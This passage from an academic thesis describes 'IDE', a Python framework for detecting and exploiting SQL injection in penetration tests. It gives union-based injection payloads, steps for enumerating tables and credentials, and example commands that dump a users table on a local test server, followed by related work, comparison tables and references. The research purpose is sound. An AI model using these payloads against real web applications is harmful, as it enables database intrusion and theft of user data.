The above output show that the IDE simulation successfully identified the UNION based injectable points and also identified the numbers of columns in the database, which is equal to successful exploitation of back end DBMS. However, in order to understand the whole process, the next section describe the IDE steps of union based attack below:

Step 1 :

Once IDE identified the number of columns. IDE insert a UNION SELECT statement. The format is “union select 1,2,3” etc. until the result get to the highest number as found and demonstrated in step 2 of error based attack. Please note the IDE will automatically increase the number until the desired results are achieved. The variable input in IDE will be simply as follow:

Equation: -v = url (.php?id=20 ...)

(4.6)

The highest number found 10. If so, the syntax should be:

.php?id=20 union select 1,2,3,4,5,6,7,8,9,10

Somewhere in the actual page, IDE identified something that looks unusual: two numbers, one above the other. Usually one is larger and bold. The larger, bold number identify the currently used column. IDE scan the page for this pattern.

Step 2:

IDE change the URL attributes in URL bar, replace the number that's the same as the bold number in step 1 with "user()". A username will appear on the page in place of the bold number.


Let's say the large bolded number found in step 1 was "4". IDE syntax should show:

.php?id=20 union select 1,2,3,user(),5,6,7,8,9,10

Step 3:

IDE replace “user()” with “version()” or “@@version”. If the server is running a Microsoft SQL Server database then the version of running SQL server can be identified. Other databases may use a different SQL parameter, so IDE may need to tweak this until pass a correct parameter to SQL Server.

What’s happening here is that IDE is passing a SELECT @@VERSION command to SQL Server and it returns the version number. This is exactly what would happen if entered the actual command in a CLI on SQL Server itself. Here’s the syntax:



```
.php?id=20 union select 1,2,3,version(),5,6,7,8,9,10
```

Step 4:

IDE enumerate the tables in the database and replaces “version()” with “table_name”.

On the target page, a list of all tables in the database is identified. Please see the output from blind based injection result because the same database is being used for union based injection attack as well.

Step 5:

IDE allow the user to select a table that looks interesting. A great choice would be – for example – a table named “users”. This is where things get very, very dangerous. Usernames and passwords could be stored here. Continuing by reading the

information out of the relevant tables could reveal this information; it is likely the passwords will be encrypted or at least hashed, but an attacker can still get at that information and brute-force any encrypted passwords or reverse the hash.

Even if an attacker cannot obtain the password to the account, other information like credit card numbers, names, addresses and phone numbers of users or customers could be obtained. This information is highly valuable to identity thieves and is routinely sold on the black. This could be experimented with many variations and provide similar successful results which show the effectiveness of IDE capability of exploiting against union based injection as factual representation of our results from simulation is provided in figures below.




Figure 4.26: IDE Union Injection Results




Figure 4.27: Linear Analysis of Union Injection




Figure 4.28: Ratio of Detection Variances for Union Based Injection

Note that all three types of attack demonstrated above has large number of variances and our testing phase obtained the successful results which are in majority has similar detection pattern, so only specific results are presented in this section. The Appendix B provide a case study using a scenario and testing IDE effectiveness against web application. The next section critically provide comparison of our research with other existing research and approaches.

4.6. Related Work Comparison

A framework was implemented for web applications called WebGoat and Ajax by Xiong (2010) and its preliminary prototype demonstrated the feasible and efficient results. The process was integrated into software life cycle rather than a standalone process. The process is elaborated in detail as follow.




Figure 4.29: Ajax Web Application architect (Xiong and Peyton, 2010)

Bechtsoudis and Sklavos (2012) presented penetration testing methodology that how a comprehensive security level can be reached through extensive Penetration Tests (Ethical Hacking). The purposed penetration testing methodology and framework is capable to expose possible exploitable vulnerabilities in every network layer. Additionally, they conducted a comprehensive analysis of a network penetration test case study on a simulation lab, “exposing common network mis-configurations and their security implications to the whole network and its users” (Bechtsoudis and Sklavos, 2012).




Figure 4.30: Integrated penetration test analysis (Bechtsoudis and Sklavos, 2012)

Greenwald and Shanley (2009) developed a methodology which execute a penetration test remotely and generate the knowledge of the remote system and provide a way to reflect what penetration testing techniques should be use, all remotely. Their solution provides automated generation of multi-step penetration test plans that are robust to uncertainty during execution. They used a modelling techniques from partially observable Markov decision processes (POMDPs) and automated the process by taking advantage of efficient solutions for solving POMDPs and “further, automatically derive these models through automated access to vulnerability databases such as the national vulnerabilities database (NVD)” (Greenwald and Shanley, 2009). The figure below demonstrate the probability of tool success for penetration test.




Figure 4.31: Tool success probability calculation (Greenwald and Shanley, 2009).

Similarly, Lai (2014) has proposed a light-weight penetration test tool but specifically

for IPv6 threats, which detect vulnerabilities in the system. In the proposed system, the use of common IPv6 attack tool to generate IPv6 attack signatures to attack a virtual victim. A sniffer was used to observe network and check whether it meets pre-defined signatures. The proposed system then generate a report to update system administrators regarding possible IPv6 vulnerabilities in network (Lai, 2014).




Figure 4.32: Processes of proposed system (Lai, 2014) Test processes of proposed system (Lai, 2014)

The following research proposed a penetration test methodology to outline the safety precautions to be taken when conducting pen test on live production systems and specifically discuss the precautions for penetration testing aiming at identifying security vulnerabilities which “generalize and document experience gained as penetration testers, describing how the risks of testing can be mitigated through selection of test cases and techniques, partial isolation of subsystems and organizational measures” (Türpe and Eichler, 2009). The above approach is a very good methodology when conducting pen testing on live production systems or networks. There are many studies and web application vulnerabilities scanning tools that tackle the problem of the SQL injection. Some of these studies are discussed in Chapter 2. IDE will not compared to the web application scanning tools like Nikto or Acunetix because they

uses black box testing techniques and they deal with various of web application vulnerabilities. In this section, the IDE technique and its results will be discussed and compared with other studies that are proposed to tackle SQL injection attacks. The comparison will be based on the following criteria:

- Blocking all attacks type
- Pen testing of DBMS
- Using static analysis
- Modifying code
- Developer specification level
- Producing false positives and false negatives

In addition to the comparison criteria, the IDE differs from existing approaches as it can exploit attacks using computation, and it also detect new variations of attacks by crawling database using the database observer. The comparison will be divided in two tables because the information of comparison criteria is not available in some studies. The following table show the comparison result of some of the mentioned criteria.

Table 4.3 shows some the existing approaches and the comparison information according to the criteria: ‘using a static analysis’, ‘attacks specification’ ‘block existing attacks’ and ‘detecting existing vulnerabilities’. Various existing approaches analyse the code and run simulation to find vulnerable contents. Some does not require the static analysis stage because they are based on filtering the inputs. The IDE assumes that pen testing framework is used to determine the status of the web application. The IDE attacks specification will be done manually because the detection specification needs to be specified. The second comparison information is shown in the following table.

Approaches	Using static analysis	Attacks Specification	Block exist Attacks	Tracking Attacks	Detect Existing Vulnerabilities
(Halfond, Orso 2006)	Fully	Automated	All	Manual	Manual
(Wassermann, Su 2007)	Fully	Automated	All	No	Manual
(Shrivastava, Bhattacharyji 2012)	No	Manual - Filter	All	Manual	No
(Natarajan, Subramani 2012)	Yes	Automated	Some	No	No
(Manikanta, Sardana 2012)	Fully	Automated	All	No	No
(Lee, Jeong et al. 2012)	Fully	Automated	All	No	Manual
IDE	Partly	Automated and Manual	N/A	Yes Manual/Automated	Yes Manual/Automated

Table 4.3: IDE Comparison with Existing Approaches (1)

Approaches	Modifying Code	False Positive	False negative	Runtime monitoring	Database Detection	Static/Dynamic Exploit
(Boyd, Keromytis 2004)	Yes	No	No	No	Static	No
(Halfond, Orso 2006)	No	Low	No	Yes java based on NDFA	No	Static
(Wassermann, Su 2007)	No	low	No	No	Static	Static
(Shrivastava, Bhattacharyji)	No	N/A	N/A	No	No	Static
(Natarajan, Subramani)	No	N/A	Yes	Yes Java monitoring	No	Static
(Manikanta, Sardana 2012)	No	No	No	Yes using DB Firewall	Static	No
IDE	Yes	Low	No	Yes using PYTHON	Yes, both Static/Dynamic	Yes, both Static/Dynamic

Table 4.4: IDE Comparison with Existing Approaches (2)

Table 4.4 shows another comparison which is based on the criteria: ‘modifying code’, ‘false positives’, ‘false negatives’ ‘using of runtime monitoring’ and ‘exploit’. Some of the existing approaches modify the application code to apply their approach like (Boyd, Keromytis 2004) as they need integrated software that can initialize and

recollect the random number of each SQL keyword. The IDE requires little code modification because of the assertion points that will be added to a web application code for each hotspot of the target application. The most dangerous type of checking result is false negatives and false positives. False positives are limited as discussed in the evaluation section. So according to the criteria using IDE as pen testing for web application is recommended. The exploit factor is the only outstanding factor which is not available with any other framework because all other framework are focused on prevention of SQL injection but not exploiting the SQL injection vulnerabilities.

4.7. Chapter Summary

This chapter presented the implementation of the IDE components and provided the evaluation and successful results of Blind, Error and Union based attack exploitation. The chapter gave a detailed explanation of the implementation of each component and the relation between each of the IDE components. Moreover, the evaluation of the IDE and its results are explained in detail. The choice of programming language to implement IDE is discussed in this chapter. The next chapter will provide the discussion on this framework and shed light on its limitations and future work.

Chapter 5

Discussion & Conclusion

5.1. Summary of the thesis

This thesis presented a new penetration testing framework called IDE for the detection and exploitation of SQL injecting that can detect existing SQL injection vulnerabilities and exploit those SQL injection vulnerabilities during pen testing. The IDE framework is based on Python using its executable properties and its huge range of open source libraries along with context learning algorithm. The IDE components are discussed showing how these components interact with each other to detect and exploit SQL injection. Furthermore, the IDE consists of two components, i.e., the detection component and the exploitation component. Both IDE phases take the user inputs for existing SQL injection attacks that are specified using Python executable. The IDE exploitation component attacks backend database. The detection component is used to check if the target contain any information about the database structures or type. Therefore, the checking process can deal with various types of user input.

The testing of the feasibility of IDE and effectiveness of its components is conducted in several stages. The detection phase is tested in two stages. The first, to scan backend DBMS and second for detection of vulnerabilities. The exploitation is tested using various samples of vulnerabilities IDE learnt using contextual algorithm. The samples contain examples of real time existing attacks patterns like blind, error and union attacks. The effectiveness was measured by simulating sample attacks, using the python advance computation, and the simulation results were discussed. The effectiveness of detection and exploitation was shown. The database observer and the

exploitation tested using different sample web pages that show various user input and the way these components deal with these cases was discussed.

The attack behaviour was tested using a web application called DVWA that contains information about real vulnerabilities. Appendix A contains the step by step guide about DVWA setup. This testing is performed using a pre-configured web application which contains all the possible vulnerabilities. The function testing results showed that the investigation criteria of related attacks are successful. Finally, the IDE framework is compared with existing approaches that are proposed to detect SQL injection attacks.

5.2. Contribution

This research makes the following contributions:

- A comprehensive modelling of IDE using multi-armed bandit framework and contextual algorithms to optimize the quality of experience of users and reduce the dynamic analysis cost.
- Novel penetration testing framework for detection and exploitation of SQL injection under one umbrella.

5.3. Revisiting Success Criteria

Success criteria was proposed in Chapter 1 to judge the success of the research. The following will revisit those criteria to measure the success of this research.

The framework detection and exploitation architecture has been discussed in Chapter 3 and there are two machine-learning components that can detect and exploit SQL injection. Chapter 4 discussed the implementation, results and evaluation of these components. Chapter 4 has discussed several samples of injection vulnerabilities that

were contained by target web application. The result showed IDE ability to detect and exploit SQL injection attack types. Thus, this framework has been successful in detecting and exploiting the SQL injection techniques for the purpose of pen testing to fine tune the security of DBMS. The IDE is suitable for evaluating the security of web application against SQL injection. An overview of using IDE operations is discussed as well. Chapter 4 highlighted the example that shows how the IDE deal with web application. IDE can exploit attack specification, and there are several variations of vulnerabilities that were discussed, which show the effectiveness of IDE in detection and exploitation of injection vulnerabilities. Therefore, using IDE is recommended for security evaluation of a web application against SQL injection.

5.4. Limitations

As aforesaid in Chapter 4, the evaluation results of the proposed framework are similar to the expected result of each stage. Thus, the framework can detect and exploit SQL injection attacks, in addition to modelling attack variations for IDE. However, the framework has the following limitations.

- The IDE is suitable for white box security testing. IDE best perform the white box pen testing as all the variables and target information should be in hand to simulate the attack, this might not be suitable for black box pen testing.

5.5. Future work

As stated in Chapter 2, the detection of SQL injection is based on the DBMS type that is used within a web application because the SQL injection code should be compatible with the DBMS type to run the injection successfully. Currently, the detection

technique is tested for the MYSQL, Oracle and Microsoft database type and the testing results showed the effectiveness of the IDE components. For example, a pen testing was set up against real Oracle SQL server using IDE. The aim was to enumerate back end database table columns, when the session user has read access to the system table containing information about database's tables, it is possible to enumerate the list of columns for a specific database table. IDE also enumerates the data type for each column.

This process depends on the variable to specify the table name and optionally the variable -D to specify the database name. Also, the -C attribute can be provided to specify the table columns name.

Example against an Oracle target:

```
python ide.py -u http://localhost/sqlInj/oracle/get\_int.php?id=1 --columns \ -D testdb
```

```
-T users -C name
```

```
[...]
```

```
Database: Oracle_masterdb
```

```
Table: users
```

```
[3 columns]
```

```
+-----+-----+
```

```
| Column | Type |
```

```
+-----+-----+
```

```
| id | INTEGER |
```

```
| name | TEXT |
```

```
| surname | TEXT |
```

```
+-----+-----+
```

Note that how the columns information is displayed after IDE interaction with

oracle, IDE can dump database table entries as well. This functionality also depends on attribute -T to specify the table name and optionally on attribute -D to specify the database name. If the table name is provided, but the database name is not, the current database name is used.

Example against the same database as above

```
python ide.py -u "http://localhost/sqlInj/oracle/get_int.php?id=1" --dump -T users
```

[...]

Database: Oracle_masterdb

Table: USERS

[4 entries]

```
+---+-----+-----+
| ID | NAME | SURNAME |
+---+-----+-----+
| 1 | luther | blisset |
| 2 | fluffy | bunny |
| 3 | wu | ming |
| 4 | NULL | nameisnull |
+---+-----+-----+
```

The above example demonstrate the successful enumeration and dumping of database tables entries against the real Oracle database server, which prove the effectiveness of IDE against any real time web application using a back end DBMS.

The limitation of the IDE component is discussed. Thus, the future work will focus on the following:

- Improve the detection & exploit technique and develop the ability to check the

SQL injection attacks for all other database types.

- The related attacks can now be investigated based on three-injection type; further research can establish other injection types.
- Further research to specify XSS attacks and the way to add its specification to the detection computation of IDE
- Check the IDE ability to detect and protect the SQL injection vulnerabilities that are mentioned in CVE entries (MITRE, 2013).

5.6. Conclusion

In this thesis, we proposed SQL injection detection and exploitation method that leverage the effectiveness of large dataset analysis using machine learning on SQL injection datasets. This research presented a penetration-testing framework called IDE to detect and exploit SQL injection attacks in an automated way. This thesis describes the formal, realistic characterization of SQL injection and presents principled, practical analyses for identifying vulnerabilities and exploiting attacks from pen testing point of view. The IDE can detect and exploit SQL based web applications and uncover unknown vulnerabilities in real-world SQL database.

The evaluation of our SQL injection detection and exploitation method with comparison of other models and selected tools of SQL injection detection shows significant difference in which, our method automate the detection of top most injection with variances that many tools are not able to do. The proposed method was tested on real time vulnerable web application (server) after which its effectiveness was compared against different SQL detection tool accordingly, the result of evaluation proves that our method has all the potential to detect SQL Injection vulnerabilities on different scenarios along with the simulation of an attack based on detected vulnerabilities. The result prove that our method is more effective in term of

detecting and exploiting SQL injection vulnerabilities like, Blind, Error, Union based SQL injection. Our proposed method is robust and faster by integrating QoE. The future work is to update our method so that it can also detect other web applications vulnerabilities such as XSS (cross-site scripting).

References:

- ACUNETIX, 2012-last update, Web Application Security with Acunetix Web Vulnerability Scanner. Available: <http://www.acunetix.com/vulnerability-scanner/> [10/18, 2010].
- ANLEY, C., 2002. Advanced SQL injection in SQL server applications. *White paper*, Next Generation Security Software Ltd, .
- ANTUNES, N., LARANJEIRO, N., VIEIRA, M. and MADEIRA, H., 2009. Effective Detection of SQL/XPath Injection Vulnerabilities in Web Services, *Services Computing, 2009. SCC'09. IEEE International Conference on* 2009, IEEE, pp. 260-267.
- Bechtsoudis, A. and Sklavos, N. (2012) 'Aiming at Higher Network Security through Extensive Penetration Tests', *IEEE Latin America Transactions*, 10(3), pp. 1752–1756. doi: 10.1109/tla.2012.6222581
- BBC, 12 July 2012, 2012-last update, **Yahoo investigating exposure of 400,000 passwords** [Homepage of BBC], [Online]. Available: <http://www.bbc.co.uk/news/technology-18811300> [05/05, 2013].
- BBC, 29 August 2011, 2011-last update, **Nokia's developer network hacked** [Homepage of BBC], [Online]. Available: <http://www.bbc.co.uk/news/technology-14706810> [05/05, 2013].

BEAVER, K., 2007. *Hacking for dummies*. John Wiley & Sons.

BOURDON., R., 2013-last update, Wamp server. Available:

<http://www.wampserver.com/en/> [11/15, 20117].

BOYD, S. and KEROMYTIS, A., 2004. SQLrand: Preventing SQL injection attacks, *Applied Cryptography and Network Security* 2004, Springer, pp. 292-302.

BRAVENBOER, M., DOLSTRA, E. and VISSER, E., 2007. Preventing injection attacks with syntax embeddings, *Proceedings of the 6th international conference on Generative programming and component engineering* 2007, ACM, pp. 3-12.

CHRISTENSEN, A., MØLLER, A. and SCHWARTZBACH, M., 2003. Precise analysis of string expressions. *Static Analysis*, , pp. 1076-1076.

CLARKE, J., 2012. *SQL injection attacks and defense*. Syngress Publishing. EL-

KUSTABAN, A., MOSZKOWSKI, B. and CAU, A., 2012. Formalising of transactional memory using interval temporal logic (ITL), *Engineering and Technology (S-CET), 2012 Spring Congress on* 2012, IEEE, pp. 1-6.

FU, X., LU, X., PELTSVERGER, B., CHEN, S., QIAN, K. and TAO, L., 2007. A static analysis framework for detecting SQL injection vulnerabilities, *Computer Software and Applications Conference, 2007. COMPSAC 2007. 31st Annual International* 2007, IEEE, pp. 87-96.

Greenwald, L. and Shanley, R. (2009) 'Automated planning for remote penetration testing', *MILCOM 2009 - 2009 IEEE Military Communications Conference*, doi: 10.1109/milcom.2009.5379852

GELLERSEN, H.W. and GAEDKE, M., 1999. Object-oriented web application development. *Internet Computing, IEEE*, **3**(1), pp. 60-68.

GOULD, C., SU, Z. and DEVANBU, P., 2004. JDBC checker: A static analysis tool for SQL/JDBC applications, *Proceedings of the 26th International Conference on Software Engineering 2004*, IEEE Computer Society, pp. 697-698.

GREENSQL LTD, 2012-last update, Database Security Solutions | GreenSQL. Available: <http://www.greensql.com/> [09/12, 2017].

HALFOND, W.G.J. and ORSO, A., 2006. Preventing SQL injection attacks using AMNESIA, *Proceedings of the 28th international conference on Software engineering 2006*, ACM, pp. 795-798.

HALFOND, W.G.J. and ORSO, A., 2005. AMNESIA: analysis and monitoring for NEutralizing SQL-injection attacks, *Proceedings of the 20th IEEE/ACM international Conference on Automated software engineering 2005*, ACM, pp. 174-183.

HALFOND, W., VIEGAS, J. and ORSO, A., 2006. A classification of SQL-injection attacks and countermeasures, *Proceedings of the IEEE International Symposium on*

Secure Software Engineering 2006, IEEE, pp. 65-81.

HOFFMEYER, C.C. and WANG, J., 2003. Protecting Web Services from Interpretive-Language Injection Attacks.

HOWARD, M. and LEBLANC, D., 2009. *Writing secure code*. Microsoft press.

HUANG, Y.W., HUANG, S.K., LIN, T.P. and TSAI, C.H., 2003. Web application security assessment by fault injection and behavior monitoring, *Proceedings of the 12th international conference on World Wide Web* 2003, New York, NY, USA, pp. 148-159.

HUANG, Y.W., YU, F., HANG, C., TSAI, C.H., LEE, D.T. and KUO, S.Y., 2004. Securing web application code by static analysis and runtime protection, *Proceedings of the 13th international conference on World Wide Web* 2004, ACM, pp. 40-52.

IIVARI, J., 1991. A paradigmatic analysis of contemporary schools of IS development. *European Journal of Information Systems*, **1**(4), pp. 249-272.

JOVANOVIĆ, N., KRUEGEL, C. and KIRDA, E., 2006. Pixy: A static analysis tool for detecting web application vulnerabilities, *Security and Privacy, 2006 IEEE Symposium on* 2006, IEEE, pp. 6 pp.-263.

JOVANOVIĆ, N., KRUEGEL, C. and KIRDA, E., 2006. Precise alias analysis for static detection of web application vulnerabilities, *Proceedings of the 2006 workshop on Programming languages and analysis for security* 2006, ACM, pp. 27-36.

KALS, S., KIRDA, E., KRUEGEL, C. and JOVANOVIC, N., 2006. Secubat: a web vulnerability scanner, *Proceedings of the 15th international conference on World Wide Web* 2006, ACM, pp. 247-256.

KC, G.S., KEROMYTIS, A.D. and PREVELAKIS, V., 2003. Countering code- injection attacks with instruction-set randomization, *Proceedings of the 10th ACM conference on Computer and communications security* 2003, ACM, pp. 272-280.

KEMALIS, K. and TZOURAMANIS, T., 2008. SQL-IDS: a specification-based approach for SQL-injection detection, *Proceedings of the 2008 ACM symposium on Applied computing* 2008, ACM, pp. 2153-2158.

KIEYZUN, A., GUO, P.J., JAYARAMAN, K. and ERNST, M.D., 2009. Automatic creation of SQL injection and cross-site scripting attacks, *Software Engineering, 2009. ICSE 2009. IEEE 31st International Conference on* 2009, IEEE, pp. 199-209.

KIM, H.K., 2010. Frameworks for SQL Retrieval on Web Application Security, *Proceedings of the International MultiConference of Engineers and Computer Scientists* 2010.

KODAGANALLUR, V., 2004. Incorporating language processing into java applications: A JavaCC tutorial. *Software, IEEE*, **21**(4), pp. 70-77.

Lai, G. H. (2014) 'A Light-Weight Penetration Test Tool for IPv6 Threats', *2014 Tenth International Conference on Intelligent Information Hiding and Multimedia Signal*

Processing, doi: 10.1109/iih-msp.2014.19

LAM, M.S., MARTIN, M., LIVSHITS, B. and WHALEY, J., 2008. Securing web applications with static and dynamic information flow tracking, *Proceedings of the 2008 ACM SIGPLAN symposium on Partial evaluation and semantics-based program manipulation* 2008, ACM, pp. 3-12.

LEE, I., JEONG, S., YEO, S. and MOON, J., 2012. A novel method for SQL injection attack detection based on removing SQL query attribute values. *Mathematical and Computer Modelling*, **55**(1), pp. 58-68.

LIU, A., YUAN, Y., WIJESEKERA, D. and STAVROU, A., 2009. SQLProb: a proxy-based architecture towards preventing SQL injection attacks, *Proceedings of the 2009 ACM symposium on Applied Computing* 2009, ACM, pp. 2054-2061.

LIVSHITS, V.B. and LAM, M.S., 2005. Finding security vulnerabilities in Java applications with static analysis, *Proceedings of the 14th conference on USENIX Security Symposium* 2005, pp. 18-18.

LYON, G., 2011-last update, **SecTools.Org: Top 125 Network Security Tools**.

Available: <http://sectools.org/tag/web-scanners/> [02/10, 2017].

MANIKANTA, Y.V.N. and SARDANA, A., 2012. Protecting web applications from SQL injection attacks by using framework and database firewall, *Proceedings of the International Conference on Advances in Computing, Communications and Informatics*

2012, ACM, pp. 609-613.

MARTIN, M., LIVSHITS, B. and LAM, M.S., 2005. Finding application errors and security flaws using PQL: a program query language, *ACM SIGPLAN Notices* 2005, ACM, pp. 365-383.

MATSUDA, T., KOIZUMI, D., SONODA, M. and HIRASAWA, S., 2011. On predictive errors of SQL injection attack detection by the feature of the single character, *Systems, Man, and Cybernetics (SMC), 2011 IEEE International Conference on* 2011, IEEE, pp. 1722-1727.

MITRE, October 02, 2013, 2013-last update, Common Vulnerabilities and Exposures. The Standard for Information Security Vulnerability Names. Available: <http://cve.mitre.org/> [10/18, 2016].

